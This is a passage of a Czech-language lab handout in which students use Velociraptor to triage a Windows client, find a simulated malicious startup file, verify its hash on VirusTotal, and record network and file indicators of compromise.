
…a zvolit setřídění dle sloupce Exe od A do Z.

d. Pro snazší čitelnost je ještě vhodné omezit výpis pouze na jména spuštěných souborů (sloupec Exe) a jejich hashe (sloupec Hash) – upravte tedy odpovídajícím způsobem zobrazení výstupu s pomocí ikony tabulky.

e. Projděte všechny soubory spuštěné z jiných umístění než C:\Windows – minimálně dle cest, z nichž jsou spuštěny se zdá, že půjde výhradně o legitimní aplikace. V případě, že si některým z běžících procesů přesto nebudete jistí, vyhledejte některou jeho hash na službě VirusTotal a ověřte, zda je proces skutečně benigní.

4. Mezi běžícími procesy jsme nenašli žádný zjevně škodlivý SW, můžeme se tedy přesunout ke kontrole možností perzistence. V souladu s playbookem tedy ověříme instalované služby, plánované úlohy a soubory spouštěné po startu.


   a. Pro získání seznamu instalovaných služeb použijeme kolekci Windows.System.Services. Pro analýzu výstupů je možné použít analogický postup jako u procesů – setřídit data dle sloupce Path a omezit výpis pouze na relevantní sloupce.



State	Status	Pid	PathName
Stopped	OK	0	"C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE"
Running	OK	1820	"C:\Program Files\Microsoft Update Health Tools\uhssvc.exe"
Running	OK	1228	"C:\Program Files\Velociraptor\Velociraptor.exe" service run
Stopped	OK	0	"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
Stopped	OK	0	"C:\Program Files\Windows Media Player\wmpnetwk.exe"
Running	OK	2748	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2203.5-0\MsMpEng.exe"
Running	OK	5760	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2203.5-0\NisSrv.exe"
Stopped	OK	0	"C:\Windows\system32\wbengine.exe"

Jak se z cest k souborům (alespoň na první pohled) zdá, ani mezi službami se nenachází žádný maligní kód. Můžeme se tedy přesunout k analýze naplánovaných úloh.

   b. Pro získání seznamu naplánovaných úloh použijeme kolekci Windows.System.TaskScheduler. Pro analýzu výstupů je možné opět použít analogický postup jako u procesů a služeb – setřídit data dle vhodného sloupce (tentokrát optimálně FullPath) a omezit výpis pouze na relevantní sloupce.




Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Windows.System.TaskScheduler/Analysis

FullPath	Command
C:\Windows\System32\Tasks\Microsoft\Office\Office 15 Subscription Heartbeat	%ProgramFiles%\Common Files\Microsoft Shared\Office16\OLicenseHeartbeat.exe
C:\Windows\System32\Tasks\Microsoft\Office\OfficeTelemetryAgentFallBack2016	"C:\Program Files\Microsoft Office\Office16\msoia.exe"
C:\Windows\System32\Tasks\Microsoft\Office\OfficeTelemetryAgentLogOn2016	"C:\Program Files\Microsoft Office\Office16\msoia.exe"

Ani v tomto případě se nezdá, že bychom objevili potenciálně škodlivý kód, přesuneme se tedy k poslední oblasti perzistence, kterou máme dle playbooku ověřit – soubory spouštěné po startu OS.

c. Pro získání seznamu souborů spouštěných po startu použijeme kolekci Windows.Sys.StartupItems. V případě potřeby můžeme opět použít filtraci výstupů, nicméně vzhledem k tomu, že spouštěných souborů by mělo být velmi omezené množství, můžeme výstup analyzovat i přímo. Již na první pohled totiž působí „nečekaným“ dojmem soubor login.scr – jednak díky jménu a příponě (SCR je formát spořiče obrazovky, nicméně jde o standardní PE soubor – tedy de facto přejmenované EXE), ale rovněž v důsledku umístění a s ním spojeného „příkazu“.




Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Windows.Sys.StartupItems


Name	FullPath	Command
SecurityHealth	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityHealth	%windir%\system32\SecurityHealthSystray.exe
VBoxTray	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VBoxTray	C:\Windows\system32\VBoxTray.exe
OneDriveSetup	HKEY_USERS\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveSetup	C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
OneDriveSetup	HKEY_USERS\S-1-5-20\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveSetup	C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
OneDrive	HKEY_USERS\S-1-5-21-629909437-3640504488-2700473893-1001\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive	"C:\Users\admin\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
desktop.ini	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\desktop.ini	[.ShellClassInfo] LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787
desktop.ini	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	[.ShellClassInfo] LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787
login.scr	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\login.scr	[illegible]

Zmíněný soubor si tedy přinejmenším zaslouží bližší kontrolu. Dle playbooku bychom pro ní měli využít hash souboru, kterou ověříme s pomocí služby VirusTotal. Pro získání dané hashe využijeme jednu z dalších zajímavých „kolekcí“, které Velociraptor nabízí – kolekci pro stažení souboru z klientského počítače Generic.Collectors.File.

d. Pro použití kolekce Generic.Collectors.File je na rozdíl od dříve použitých kolekcí nezbytné nakonfigurovat její parametry. To je možné provést po výběru této kolekce s pomocí tlačítka „Configure Parameters“ a kliknutí na ikonu klíče.



Následně je třeba specifikovat soubor, který chceme z klientu stáhnout – kliknutím na přednastavenou cestu k souboru ji naeditujeme a vložíme do ní cestu k zájmovému SCR souboru (bez uvozujícího „C:\“). Poté můžeme kolekci spustit.



e. Soubor, který Velociraptor z klientu získal, najdeme pod záložkou „Uploaded Files“, odkud jej můžeme stáhnout, což provedeme kliknutím na jeho název.

f. Ze staženého souboru spočítejte SHA256 hash – můžete použít například cmdlet Get-FileHash v PowerShellu[5])…

```
PS C:\Users\admin\Downloads> Get-FileHash .\login.scr
```

…a výslednou hash ověřte s pomocí služby VirusTotal.

g. Počet detekcí pro zájmový soubor je nezanedbatelný a vzhledem k umístění daného souboru lze předpokládat, že skutečně půjde o škodlivý kód (je vhodné zdůraznit, že ve skutečnosti jde pouze o jeho simulaci vytvořenou pro potřeby obdobného cvičení).


V této chvíli by tedy bylo dle našeho playboooku na místě izolovat nakažený systém a provést analýzu daného vzorku v lokálním sandboxu. V rámci našeho cvičení pro jednoduchost izolaci stroje provádět nebudeme (Velociraptor ji nicméně do jisté míry umožňuje zajistit a v případě zájmu se tak s ní můžete seznámit v rámci samostudia dokumentace sami) a jako lokální sandbox využijeme náš klientský počítač…

Vzhledem k tomu, že se škodlivý soubor vzhledem ke svému umístění sám spustí po příštím startu klientského počítače, proveďte jeho restart a následně pokračujte v analýze.

Na serverovém stroji (192.168.90.1):


1. V souladu s playbookem opět ověřte spuštěné procesy – použijte opět kolekci Windows.System.Pslist. Mezi běžícími procesy byste měli nově najít i náš login.src.
2. Abychom získali dodatečné informace o tomto procesu a případně procesech, které jsou na zájmový proces navázané, použijeme navíc také kolekci Generic.System.Pstree, která nám poskytne data ohledně vazeb mezi procesy.

   Pro snazší analýzu jejího výstupu je možné použít filtraci s pomocí regulárního výrazu omezujícího obsah sloupce CallChain výhradně na hodnoty obsahující jméno souboru „login.src“.




[5] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-7.2


Z výstupu je jasně patrné, že mezi běžícími procesy není žádný takový, který by byl spuštěn ze strany zájmového procesu.



3. V tuto chvíli bychom se dle našeho playbooku měli přesunout k ověření síťové komunikace spojené se zájmovým souborem/procesem. Za tímto účelem použijeme kolekci Windows.Network.Netstat, jejíž výstup můžeme filtrovat podobně jako ten výše uvedený na přítomnost jména „login.src“ ve sloupci Name (váš výstup se může lišit).



4. V tuto chvíli by bylo na místě ověřit, zda se zjištěná IP adresa/zjištěné IP adresy nenachází na nějakém blocklistu obsahujícím známé škodlivé IP adresy, ještě před tím je však dle našeho playbooku na místě použití další kolekce, která nám umožní získat data z DNS cache klientu a případně provést namapování zjištěných IP adres, s nimiž zájmový vzorek komunikoval, na doménová jména. Za tímto účelem tedy použijeme kolekci Windows.System.DNSCache.



V tuto chvíli již tedy víme, že náš zájmový vzorek komunikuje po síti (přinejmenším) s doménou x90.cz.

5. V rámci našeho playbooku pro zvládání KBI spojených s malwarovou infekcí bychom na závěr naší analýzy měli stanovit indikátory kompromitace spojené s daným vzorkem.
   Na úrovni sítě by bylo možné (po jejich dalším ověření) použít pro tento účel právě výše zmíněnou doménu a případně také související zjištěné IP adresy.
   Na úrovni souborového systému a procesů by pak jako IoC mohlo být využito umístění a jméno souboru a jeho kryptografická hash.

Další kroky by v případě reálného incidentu mohly být spojeny s hlubší analýzou nalezeného malwaru, případně s využitím získaných IoC pro identifikaci případné infekce na dalších systémech, neb jsme však prošli celým naším playbookem, pro potřeby tohoto cvičení budeme považovat reakci na incident za ukončenou a server i klientský počítač tak můžeme vypnout.

Seznam použitých zdrojů

Cichonski, Paul et al. *Computer Security Incident Handling Guide, revision 2*. National Institute of Standards and Technology, 2012. 79 l.